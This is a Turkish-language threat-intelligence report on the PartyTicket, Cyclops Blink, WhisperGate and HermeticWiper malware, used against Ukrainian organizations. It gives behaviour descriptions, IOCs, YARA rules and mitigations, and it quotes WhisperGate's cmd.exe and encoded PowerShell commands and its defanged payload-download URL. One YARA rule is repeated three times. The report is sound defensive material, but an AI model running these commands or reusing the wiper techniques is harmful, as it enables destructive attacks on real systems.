
3 PartyTicket

23 Şubat tarihinde Ukrayna'daki bir çok kuruluşu hedef alan yıkıcı saldırılar düzenlendi. Go tabanlı fidye yazılımı olan PartyTicket zararlısı saldırıdan etkilenen kuruşların birinde tespit edildi. PartyTicket, muhtemel olarak HermeticWiper saldırısı için hedef saptırma amacıyla kullanıldığı düşünülen karmaşık olmayan bir fidye yazılımıdır. Zararlı, hedeflenen dosyaları GCM (Galois Sayaç Modu) modunda şifrelemek için kullanılan bir AES anahtarı oluşturur. AES anahtarı deterministic herhangi bir fonksiyonu kullanarak oluşturulduğu için dosyaların şifresi çözülebilir. Şifrelenecek dosya adı olan tek bir komut satırı argümanı alır. Eğer dosya adı verilmeden çalıştırılırsa, bir şifrelenecek dosyalar listesi oluşturur. Bu listedeki her dosya için kötü amaçlı yazılım, geçerli zaman damgasına ve sistemin MAC adresine dayanan UUID Go kütüphane fonksiyonunu çağırarak oluşturulan bir adı kullanarak kendisinin yeni bir kopyasını oluşturur. Tasarım seçimi bir zararlı için beklenilenin aksine çok sayıda kopya dosya oluşturulmaktadır ve zararlı çalıştırılabilir dosya boyutu 3MB'dan büyüktür. Bu durum sistemin yavaşlamasına sebep olmaktadır.



Şekil 8. Kopya Dosyalar [11]

Kopya dosya oluşturma işleminden sonra yeni oluşturulan ParyTicket kopyası *dosya adı* argümanı ile çalıştırılır. PartyTicket şifrelediği tüm dosyalara dosya uzantısı olarak ***".[vote2024forjb@protonmail.com].encryptedJB" **_* ekler. Sabit dosya uzantısı kullanımı zararlının uzantı adına göre engelleme yöntemlerine olanak sağlamaktadır.



Şekil 9. Şifrelenen Dosya [11]

"Windows" ve "Program Files" dizinindeki klasörlere müdahale etmeyen zararlı yalnızca aşağıdaki uzantıya sahip dosyaları hedefler:

.acl, .avi, .bat, .bmp, .cab, .cfg, .chm, .cmd, .com, .crt, .css, .dat, .dip, .dll, .doc, .dot, .exe, .gif, .htm, .ico, .iso, .jpg, .mp3, .msi, .odt, .one, .ova, .pdf, .png, .ppt, .pub, .rar, .rtf, .sfx, .sql, .txt, .url, .vdi, .vsd, .wma, .wmv, .wtv, .xls, .xml, .xps, .zip, .docx, .epub, .html, .jpeg, .pptx, .xlsx, .pgsql, .contact, inc

Kötü amaçlı yazılım, Base64 ile kodlanmış hardcoded 2048-bit RSA anahtarı yerleştirir. Dosya şifreleme için kullanılan AES anahtarını şifrelemek için bu RSA ortak anahtarını kullanır. Her iki dosya da şifrelendikden sonra, fidye yazılımın geçici kopyası silinir. Fidye notu, "read_me.html" dosya adı kullanılarak kullanıcının masaüstüne yazılır.

3.1 IOC Bilgisi

Hash Değeri	4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382
Dosyalar	cdir.exe, cname.exe, connh.exe, intpub.exe

3.2 YARA Kuralı

```
rule PartyTicket_01 : ransomware golang
{
   Meta:
      description = "Detects Golang-based crypter"
      version = "202202250130"
      last_modified = "2022-02-25"
   strings:
      $ = ".encryptedJB" ascii
      $start = { ff 20 47 6f 20 62 75 69 6c 64 20 49 44 3a 20 22 }
      $end = { 0a 20 ff }
   condition:
      uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
      for 1 of ($end) : ( @start < @ and @start + 1024 > @) and
      all of them
}

rule PartyTicket_02 : PartyTicket golang
```

```
{
   meta:
      description = "Detects Golang-based PartyTicket ransomware"
      version = "202202250130"
      last_modified = "2022-02-25"
    strings:
      $s1 = "voteFor403"
      $s2 = "highWay60"
      $s3 = "randomiseDuration"
      $s4 = "subscribeNewPartyMember"
      $s5 = "primaryElectionProces"
      $s6 = "baggageGatherings"
      $s7 = "getBoo"
      $s8 = "selfElect"s
      $s9 = "wHiteHousE"
      $s10 = "encryptedJB"
      $goid = { ff 20 47 6f 20 62 75 69 6c 64 20 49 44 3a 20 22 71 62 30 48 37 41 64 57 41 59 44 7a 66 4d 41 31 4a 38 30
42 2f 6e 4a 39 46 46 38 66 75 70 4a 6c 34 71 6e 45 34 57 76 41 35 2f 50 57 6b 77 45 4a 66 4b 55 72 52 62 59 4e 35 39 5f
4a 62 61 2f 32 6f 30 56 49 79 76 71 49 4e 46 62 4c 73 44 73 46 79 4c 32 22 0a 20 ff }
      $pdb = "C://projects//403forBiden//wHiteHousE"
   condition:
      (uint32(0) == 0x464c457f or (uint16(0) == 0x5a4d and uint16(uint32(0x3c)) == 0x4550)) and 4 of ($s*) or $pdb or
$goid
}
```

3.3 Tedbir

Alınabilecek Önlemler	[5] Olay müdahalesi planı [6] Yama yönetimi [7] Güvenlik Duvarları [8] Saldırı tespit veya önleme sistemleri (IDS / IPS) [9] Endpoint detection and response (EDR) [11] Çalıştırma önleme (Execution Prevention) [12] Antivirus/Antimalware [13] Kod İmzalama [17] Uç noktada davranış önleme [18] Ağ Sızma Önleme [21] Kayıt defteri izinlerinin sınırlanması [22] Denetim [24] Dosya ve dizin izinlerininin kısıtlanması

4 Cyclops Blink

Cyclops Blink, başta küçük ofis/ev ofis yönlendiricileri olmak üzere ağ cihazlarını ve ağa bağlı depolama cihazlarını kullanan bir zararlı yazılımdır. Kötü amaçlı yazılım, cihaz bilgilerini bir sunucuya geri gönderen ve dosyaların indirilmesini ve yürütülmesini sağlayan temel işlevselliğe sahip karmaşık ve modüler bir yapıdadır, çalışırken yeni modüller ekleme işlevi de bulunmaktadır.

Çekirdek bileşenin çeşitli işlevleri olup,. başlangıçta, 'kworker[0:1]' adlı bir işlem olarak çalıştığını ve bunun bir çekirdek işlemi gibi görünmesine izin verdiğini doğrular. Durum böyle değilse, kendisini bu işlem adı olarak yeniden yükleyecek ve ana işlemi sonlandıracaktır. Çekirdek bileşen daha sonra "iptables" kurallarını, C2 sunucusuyla iletişimi için kullanılan portlar üzerinden erişime izin verecek şekilde ayarlar. C2 iletişimi, AES-256-CBC kullanılarak tek tek komutların şifrelendiği bir TLS tüneli de dahil olmak üzere birden çok şifreleme katmanı aracılığıyla gerçekleştirilir.

Zararlı dört modülden oluşmaktadır. Sistem keşif modülü (ID 0x8), başlangıçta her 10 dakikada bir gerçekleşecek şekilde düzenli aralıklarla sistemden çeşitli bilgiler toplamak için tasarlanmıştır. Dosya yükleme/indirme modülü (ID 0xf), dosyaları karşıya yüklemek ve indirmek için tasarlanmıştır. Bu talimatlar çekirdek bileşen tarafından gönderilir ve URL'lerden indirme veya dosyaların C2 sunucularına yüklenmesi şeklinde olabilir. C2 sunucu liste modülü (ID 0x39), C2 etkinliği için kullanılan IP adresleri listesini depolamak ve/veya güncellemek için kullanılır. Liste yüklenir ve çekirdek bileşene iletilir ve çekirdek bileşenden güncellemeler alındığında güncellenmek üzere bu modüle iletilir. Güncelleme/Kalıcılık modülü (ID 0x51), Cyclops Blink'e güncellemeler yükler veya sistemde kalıcılığını sağlar. Güncelleme işlemi, cihazdaki firmware güncelleme işleminden yararlanır. Kalıcılık, bu modülün bir alt işlemi aracılığıyla işlenir ve ürün yazılımı güncelleme işleminin Cyclops Blink'i güncellemek için manipüle edilmesine izin veren değiştirilmiş sürümlerle meşru yürütülebilir dosyaların üzerine yazılmasını içerir.

4.1 IOC Bilgisi

Dosya Adı	cpd
Tanım	Cyclops Blink - Linux ELF PowerPC big-endian
Boyut	2494940 bayt
MD5	d01e2c2e8df92edeb8298c55211bc4b6
SHA-1	3adf9a59743bc5d8399f67cab5eb2daf28b9b863
SHA-256	50df5734dd0c6c5983c21278f119527f9fdf6ef1d7e808a29754ebc5253e9a86

Dosya Adı	cpd
Tanım	Cyclops Blink - Linux ELF PowerPC big-endian
Boyut	2494940 bayt
MD5	bbb76de7654337fb6c2e851d106cebc7
SHA-1	c59bc17659daca1b1ce65b6af077f86a648ad8a8
SHA-256	c082a9117294fa4880d75a2625cf80f63c8bb159b54a7151553969541ac35862

Dosya Adı	install_upgrade
Tanım	Cyclops Blink embedded ELF - Linux ELF PowerPC big-endian
Boyut	964556 bayt
MD5	3c9d46dc4e664e20f1a7256e14a33766
SHA-1	7d61c0dd0cd901221a9dff9df09bb90810754f10
SHA-256	4e69bbb61329ace36fbe62f9fb6ca49c37e2e5a5293545c44d155641934e39d1

Dosya Adı	install_upgrade
Tanım	Cyclops Blink embedded ELF - Linux ELF PowerPC big-endian
Boyut	964556 bayt
MD5	3f22c0aeb1eec4350868368ea1cc798c

SHA-1	438cd40caca70cafe5ca436b36ef7d3a6321e858
SHA-256	ff17ccd8c96059461710711fcc8372cfea5f0f9eb566ceb6ab709ea871190dc6

IP Adresleri	100.43.220[.]234, 188.152.254[.]170, 188.152.254[.]170, 208.81.37[.]50, 70.62.153[.]174, 70.62.153[.]174, 90.63.245[.], 212.103.208[.]182 50.255.126[.]65, 78.134.89[.]167, 81.4.177[.]118, 24.199.247[.]222, 37.99.163[.]162, 37.71.147[.]186, 105.159.248[.]137, 80.155.38[.]210, 217.57.80[.]18, 151.0.169[.]250, 212.202.147[.]10 , 212.234.179[.]113, 185.82.169[.]99, 93.51.177[.]66, 80.15.113[.]188, 80.153.75[.]103, 109.192.30[.]125

4.2 YARA Kuralı

```
rule CyclopsBlink_module_initialisation
{
 meta:
 author = "NCSC"
 description = "Detects the code bytes used to initialise the modules
built into Cyclops Blink"
 hash1 = "3adf9a59743bc5d8399f67cab5eb2daf28b9b863"
 hash2 = "c59bc17659daca1b1ce65b6af077f86a648ad8a8"
 strings:
 // Module initialisation code bytes, simply returning the module ID
 // to the caller
 $ = {94 21 FF F0 93 E1 00 08 7C 3F 0B 78 38 00 00 ?? 7C 03
 03 78 81 61 00 00 8E EB FF F8 7D 61 5B 78 4E 80 00 20}
 condition:
 (uint32(0) == 0x464c457f) and (any of them)
 }
```

```
rule CyclopsBlink_modified_install_upgrade
{
 meta:
 author = "NCSC"
 description = "Detects notable strings identified within the modified
install_upgrade executable, embedded within Cyclops Blink"
 hash1 = "3adf9a59743bc5d8399f67cab5eb2daf28b9b863"
 hash2 = "c59bc17659daca1b1ce65b6af077f86a648ad8a8"
 hash3 = "7d61c0dd0cd901221a9dff9df09bb90810754f10"
 hash4 = "438cd40caca70cafe5ca436b36ef7d3a6321e858"
 strings:
 // Format strings used for temporary filenames
 $ = "/pending/%010lu_%06d_%03d_p1"
 $ = "/pending/sysa_code_dir/test_%d_%d_%d_%d_%d_%d"
 // Hard-coded key used to initialise HMAC calculation
 $ = "etaonrishdlcupfm"
 // Filepath used to store the patched firmware image
 $ = "/pending/WGUpgrade-dl.new"
 // Filepath of legitimate install_upgrade executable
 $ = "/pending/bin/install_upgraded"
 // Loop device IOCTL LOOP_SET_FD
 $ = {38 80 4C 00}
 // Loop device IOCTL LOOP_GET_STATUS64
 $ = {38 80 4C 05}
 // Loop device IOCTL LOOP_SET_STATUS64
 $ = {38 80 4C 04}
 // Firmware HMAC record starts with the string "HMAC"
 $ = {3C 00 48 4D 60 00 41 43 90 09 00 00}
 condition:
 (uint32(0) == 0x464c457f) and (6 of them)
 }
```

```
rule CyclopsBlink_modified_install_upgrade
{
 meta:
 author = "NCSC"
 description = "Detects notable strings identified within the modified
```

```
install_upgrade executable, embedded within Cyclops Blink"
 hash1 = "3adf9a59743bc5d8399f67cab5eb2daf28b9b863"
 hash2 = "c59bc17659daca1b1ce65b6af077f86a648ad8a8"
 hash3 = "7d61c0dd0cd901221a9dff9df09bb90810754f10"
 hash4 = "438cd40caca70cafe5ca436b36ef7d3a6321e858"
 strings:
 // Format strings used for temporary filenames
 $ = "/pending/%010lu_%06d_%03d_p1"
 $ = "/pending/sysa_code_dir/test_%d_%d_%d_%d_%d_%d"
 // Hard-coded key used to initialise HMAC calculation
 $ = "etaonrishdlcupfm"
 // Filepath used to store the patched firmware image
 $ = "/pending/WGUpgrade-dl.new"
 // Filepath of legitimate install_upgrade executable
 $ = "/pending/bin/install_upgraded"
 // Loop device IOCTL LOOP_SET_FD
 $ = {38 80 4C 00}
 // Loop device IOCTL LOOP_GET_STATUS64
 $ = {38 80 4C 05}
 // Loop device IOCTL LOOP_SET_STATUS64
 $ = {38 80 4C 04}
 // Firmware HMAC record starts with the string "HMAC"
 $ = {3C 00 48 4D 60 00 41 43 90 09 00 00}
 condition:
 (uint32(0) == 0x464c457f) and (6 of them)
 }
```

```
rule CyclopsBlink_modified_install_upgrade
{
 meta:
 author = "NCSC"
 description = "Detects notable strings identified within the modified
install_upgrade executable, embedded within Cyclops Blink"
 hash1 = "3adf9a59743bc5d8399f67cab5eb2daf28b9b863"
 hash2 = "c59bc17659daca1b1ce65b6af077f86a648ad8a8"
 hash3 = "7d61c0dd0cd901221a9dff9df09bb90810754f10"
 hash4 = "438cd40caca70cafe5ca436b36ef7d3a6321e858"
 strings:
 // Format strings used for temporary filenames
 $ = "/pending/%010lu_%06d_%03d_p1"
 $ = "/pending/sysa_code_dir/test_%d_%d_%d_%d_%d_%d"
 // Hard-coded key used to initialise HMAC calculation
 $ = "etaonrishdlcupfm"
 // Filepath used to store the patched firmware image
 $ = "/pending/WGUpgrade-dl.new"
 // Filepath of legitimate install_upgrade executable
 $ = "/pending/bin/install_upgraded"
 // Loop device IOCTL LOOP_SET_FD
 $ = {38 80 4C 00}
 // Loop device IOCTL LOOP_GET_STATUS64
 $ = {38 80 4C 05}
 // Loop device IOCTL LOOP_SET_STATUS64
 $ = {38 80 4C 04}
 // Firmware HMAC record starts with the string "HMAC"
 $ = {3C 00 48 4D 60 00 41 43 90 09 00 00}
 condition:
 (uint32(0) == 0x464c457f) and (6 of them)
 }
```

```
rule CyclopsBlink_handle_mod_0xf_command
{
 meta:
 author = "NCSC"
 description = "Detects the code bytes used to check module ID 0xf
control flags and a format string used for file content upload"
 hash1 = "3adf9a59743bc5d8399f67cab5eb2daf28b9b863"
 hash2 = "c59bc17659daca1b1ce65b6af077f86a648ad8a8"
```

```
strings:
// Tests execute flag (bit 0)
$ = {54 00 06 3E 54 00 07 FE 54 00 06 3E 2F 80 00 00}
// Tests add module flag (bit 1)
$ = {54 00 06 3E 54 00 07 BC 2F 80 00 00}
// Tests run as shellcode flag (bit 2)
$ = {54 00 06 3E 54 00 07 7A 2F 80 00 00}
// Tests upload flag (bit 4)
$ = {54 00 06 3E 54 00 06 F6 2F 80 00 00}
// Upload format string
$ = "file:%s\n" fullword
condition:
(uint32(0) == 0x464c457f) and (all of them)
}
```

4.3 Tedbir

Alınabilecek Önlemler	[5] Olay müdahalesi planı [6] Yama yönetimi [7] Güvenlik Duvarları [8] Saldırı tespit veya önleme sistemleri (IDS / IPS) [9] Endpoint detection and response (EDR) [11] Çalıştırma önleme (Execution Prevention) [12] Antivirus/Antimalware [13] Kod İmzalama [17] Uç noktada davranış önleme [18] Ağ Sızma Önleme [21] Kayıt defteri izinlerinin sınırlanması [22] Denetim [24] Dosya ve dizin izinlerininin kısıtlanması

5 WhisperGate


Microsoft Threat Intelligence (MSTIC) tarafından WhisperGate adıyla bilinen zararlı yazılım, 15 Ocak 2022'de bildirilmiştir. **DEV-0586** grubu ile ilişkilendirilen bu zararlı yazılım, Ukrayna'da başta devlet kurumları olmak üzere birden fazla sektörü hedefleyen saldırılarda kullanılan bir kötü amaçlı yazılımdır. Bu kötü amaçlı yazılım, kurban sistemlerin ana önyükleme kaydını (MBR) bozma, sahte bir fidye yazılımı notu görüntüleme ve belirli uzantılara sahip dosyaları şifreleme aşamalarını içeren bir işleyişe sahiptir.

WhisperGate zararlı yazılımının "**OctoberCMS**" adlı bir içerik yönetim platformunda bulunan "CVE-2021-32648" kodlu güvenlik açığını kullanarak sistemlere erişim sağladığı tespit edilmiştir.

İlk aşamada çalışan ana önyükleme kaydının (MBR) bozulmasına yönelik zararlı, Windows'ta GNU Derleyici Koleksiyonu (GCC) 6.3.0'ı destekleyen Windows için Minimalist GNU (MinGW) geliştirme ortamı kullanılarak derlenmektedir. Binary programın birincil amacı "\\\\.\\PhysicalDrive0"ın ana önyükleme kaydının üzerine, makine yeniden başlatılıncaya kadar etkisi görülmeyecek, özelleştirilmiş bir MBR yazmaktır. Başlangıçta, bilgisayarın BIOS'u, MBR'ı ararken kullanılacak disk sırasını belirler. MBR'ın PhysicalDrive0 üzerine yazılırken BIOS tarafından önyükleme esnasında ilk kontrol edilecek disk olacağı varsayımında bulunulur ve bu gayet makul bir varsayımdır. Makine yeniden başlatıldığında özelleştirilmiş MBR kodu çalıştırılır ve kullanıcıya bir fidye notu gösterilir (Stage1.exe).

Stage1.exe komutu:

```
cmd.exe /Q /c start c:\stage1.exe 1> \\127.0.0.1\ADMIN$\__[TIMESTAMP] 2>&1
```



Şekil 10 Fidye Notu [4]

MBR kaydını bozan zararlı yazılım Stage2.exe ile ikinci aşamaya geçer. Bu yazılım kötü amaçlı bir dosya bozucu indirir. Stage2.exe, Discord adlı bir platformun içerik teslim ağında (CDN) bulunan bir JPG dosyasını bir HTTPS bağlantısı kurarak indirmektedir. JPG indirildikten sonra zararlı yazılım, JPG dosyasının byte'larını tersleyerek JPG dosyasını "Frkmlkdkdupinbkmcf.dll" adında bir Win32 DLL dosyasına dönüştürür ve bu dosya içerisindeki "Ylfwdwgmpilzyaph" metodunu bellek içerisinde çalıştırır. Bir sonraki aşamada ise indirilen kötü amaçlı yazılım, hedeflediği dosya uzantılarına sahip dosyaların içeriklerinin yerine sabit bir bayt değeri (0xCC) yazarak dosyaları bozmaktadır.

5.1 Hedef Alınan Dosya Uzantıları

.3DM .3DS .7Z .ACCDB .AI .ARC .ASC .ASM .ASP .ASPX .BACKUP .BAK .BAT .BMP .BRD .BZ .BZ2 .CGM .CLASS .CMD .CONFIG .CPP .CRT .CS .CSR .CSV .DB .DBF .DCH .DER .DIF .DIP .DJVU.SH .DOC .DOCB .DOCM .DOCX .DOT .DOTM .DOTX .DWG .EDB .EML .FRM .GIF .GO .GZ .HDD .HTM .HTML .HWP .IBD .INC .INI .ISO .JAR .JAVA .JPEG .JPG .JS .JSP .KDBX .KEY .LAY .LAY6 .LDF .LOG .MAX .MDB .MDF .MML .MSG .MYD .MYI .NEF .NVRAM .ODB .ODG .ODP .ODS .ODT .OGG .ONETOC2 .OST .OTG .OTP .OTS .OTT .P12 .PAQ .PAS .PDF .PEM .PFX .PHP .PHP3 .PHP4 .PHP5 .PHP6 .PHP7 .PHPS .PHTML .PL .PNG .POT .POTM .POTX .PPAM .PPK .PPS .PPSM .PPSX .PPT .PPTM .PPTX .PS1 .PSD .PST .PY .RAR .RAW .RB .RTF .SAV .SCH .SHTML .SLDM .SLDX .SLK .SLN .SNT .SQ3 .SQL .SQLITE3 .SQLITEDB .STC .STD .STI .STW .SUO .SVG .SXC .SXD .SXI .SXM .SXW .TAR .TBK .TGZ .TIF .TIFF .TXT .UOP .UOT .VB .VBS .VCD .VDI .VHD .VMDK .VMEM .VMSD .VMSN .VMSS .VMTM .VMTX .VMX .VMXF .VSD .VSDX .VSWP .WAR .WB2 .WK1 .WKS .XHTML .XLC .XLM .XLS .XLSB .XLSM .XLSX .XLT .XLTM .XLTX .XLW .YML .ZIP

5.2 Microsoft Defender İmzaları

- DoS:Win32/WhisperGate.A!dha
- DoS:Win32/WhisperGate.C!.dha
- DoS:Win32/WhisperGate.H!dha
- DoS:Win32/WhisperGate.X!dha

5.3 IOC Bilgileri

Dosya İsimleri	Stage1.exe, Stage2.exe, Frkmlkdkdubkznbkmcf.dll, Tbopbh.jpg
IP Adresleri	162.159.135.233
Hash Değerleri	a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92 dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78 923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6 9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d
URL	https[:]//cdn.discordapp[.]com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg

5.4 MITRE ATT&CK TTP Listesi

Execution [TA0002]	Command and Scripting Interpreter: Windows Command Shell [T1059.003]	WhisperGate kötü amaçlı yazılımının ilk aşaması, yıkıcı kötü amaçlı yazılımı yürütmek için aşağıdaki Windows komutunu çalıştırır. cmd.exe /Q /c start c:\stage1.exe 1>\\127.0.0.1\ADMIN$_[TIMESTAMP] 2>&1
Execution [TA0002]	Command and Scripting Interpreter: PowerShell [T1059.001]	WhisperGate kötü amaçlı yazılımının ikinci aşaması, Komuta ve Kontrol (C2) sunucusuna bağlanmak ve ek zararlı yükleri indirmek için PowerShell komutlarını kullanmaktadır: powershell.exe -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==
Persistence [TA0003]	Pre-OS Boot: Bootkit [T1542.003]	WhisperGate'in ilk aşaması Ana Önyükleme Kaydı'nı (MBR) değiştirir. Değiştirilen MBR, diskin ilk bölümü olduğundan ötürü, BIOS donanımı başlatmayı tamamladıktan sonra zararlı savunmalardan gizlenmiş olur.
Defense Evasion [TA0005]	Obfuscated Files or Information [T1027]	WhisperGate kötü amaçlı yazılımının ikinci aşaması, Base64'te PowerShell komutları kullanır.
Discovery [TA0007]	File and Directory Discovery [T1083]	WhisperGate'in ikinci aşaması, içeriklerini değiştirmek için belirli dizinlerdeki belirli dosya uzantılarını arar.
Command and Control [TA0011]	Ingress Tool Transfer [T1105]	WhisperGate'in 2. Aşamasında, APT grubuna ait olan Discord kanalından dosya bozucu yükün indirilmesi gerçekleşir. Kötü amaçlı yürütülebilir dosyanın indirme bağlantısı, stage2.exe içerisine gömülmüştür.
Impact [TA0040]	Disk Wipe [T1561]	WhisperGate'in ilk aşaması, etki için Ana Önyükleme Kaydının üzerine yazar. MBR'nin üzerine yazıldığında, güç kapatıldıktan sonra virüslü sistem açılmaz. WhisperGate'in ikinci aşamasında dosyaların içeriklerinin üzerine yazılarak bütünlükleri bozulur. Ayrıca zararlı, dosyaların adlarını değiştirerek etkisini daha da arttırır.

5.5 Yara Kuralları

```
rule APT_HKTL_Wiper_WhisperGate_Jan22_1 {
   meta:
      reference = "https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/"
      date = "2022-01-16"
      score = 85
      hash1 = "a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92"
   strings:
      /* AAAAA\x00Your hard drive has been corrupted. */
      $xc1 = { 41 41 41 41 41 00 59 6F 75 72 20 68 61 72 64 20
               64 72 69 76 65 20 68 61 73 20 62 65 65 6E 20 63
               6F 72 72 75 70 74 65 64 }

      $op1 = { 89 34 24 e8 3f ff ff ff 50 8d 65 f4 31 c0 59 5e 5f }
      $op2 = { 8d bd e8 df ff ff e8 04 de ff ff b9 00 08 00 00 f3 a5 c7 44 24 18 00 00 00 00 c7 44 24 14 00 00 00 00 c7 44 24 10 03 00
00 00 c7 44 24 0c 00 00 00 00 }
      $op3 = { c7 44 24 0c 00 00 00 00 c7 44 24 08 00 02 00 00 89 44 24 04 e8 aa fe ff ff 83 ec 14 89 34 24 e8 3f ff ff ff 50 }
   condition:
      uint16(0) == 0x5a4d and
      filesize < 100KB and ( 1 of ($x*) or 2 of them ) or all of them
}
```

```
rule APT_HKTL_Wiper_WhisperGate_Jan22_2 {
   meta:
```

```
    reference = "https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/"
    date = "2022-01-16"
    score = 90
    hash1 = "dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78"
  strings:
    /* powershell  -enc UwB0AGEAcgB0AC */
    $sc1 = { 70 00 6F 00 77 00 65 00 72 00 73 00 68 00 65 00
             6C 00 6C 00 00 27 2D 00 65 00 6E 00 63 00 20 00
             55 00 77 00 42 00 30 00 41 00 47 00 45 00 41 00
             63 00 67 00 42 00 30 00 41 00 43 }
    /* Ylfwdwgmpilzyaph */
    $sc2 = { 59 00 6C 00 66 00 77 00 64 00 77 00 67 00 6D 00
             70 00 69 00 6C 00 7A 00 79 00 61 00 70 00 68 }

    $s1 = "xownxloxadDxatxxax" wide
    $s2 = "0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==" wide /* Decoded with base64, UTF-16-LE: Sleep -s 10 */
    $s3 = "https://cdn.discordapp.com/attachments/" wide
    $s4 = "fffxfff.fff" ascii fullword

    $op1 = { 20 6b 85 b9 03 20 14 19 91 52 61 65 20 e1 ae f1 }
    $op2 = { aa ae 74 20 d9 7c 71 04 59 20 71 cc 13 91 61 20 97 3c 2a c0 }
    $op3 = { 38 9c f3 ff ff 20 f2 96 4d e9 20 5d ae d9 ce 58 20 4f 45 27 }
    $op4 = { d4 67 d4 61 80 1c 00 00 04 38 35 02 00 00 20 27 c0 db 56 65 20 3d eb 24 de 61 }
  condition:
    uint16(0) == 0x5a4d and
    filesize < 1000KB and 5 of them
    or 7 of them
}
```

5.6 Tedbir

Alınabilecek Önlemler	[5] Olay müdahalesi planı [6] Yama yönetimi [7] Güvenlik Duvarları [8] Saldırı tespit veya önleme sistemleri (IDS / IPS) [9] Endpoint detection and response (EDR) [11] Çalıştırma önleme (Execution Prevention) [12] Antivirus/Antimalware [13] Kod İmzalama [16] Boot bütünlüğü [17] Uç noktada davranış önleme [18] Ağ Sızma Önleme [21] Kayıt defteri izinlerinin sınırlanması [22] Denetim [23] İşletim sistemi konfigürasyonu [24] Dosya ve dizin izinlerininin kısıtlanması

6 HermeticWiper

HermeticWiper, NotPetya ve WhisperGate gibi MBR silici kötü amaçlı yazılımlara benzer şekilde kendisini fidye yazılımı olarak gizleyen, veri silen yıkıcı bir kötü amaçlı yazılımdır. Zararlı yazılım, Ana Önyükleme Kaydı'na (MBR) zarar verir ve sistemi kilitler. Bu işlemden sonra HermeticWiper bir fidye notu bırakmaktadır. MBR zararlı tarafından bozulduktan sonra verilerin kurtarılması çok zor olacağı için bu fidye notuna güvenilmemelidir.

MBR'nin ilk 512 Baytının üzerine yazmak için "EaseUS Partition Master Software" yazılımındaki "empntdrv.sys" gibi imzalı sürücüleri kötüye kullanarak diskteki bölmeleri bulmakta ve kullanılamaz hale getirmektedir.

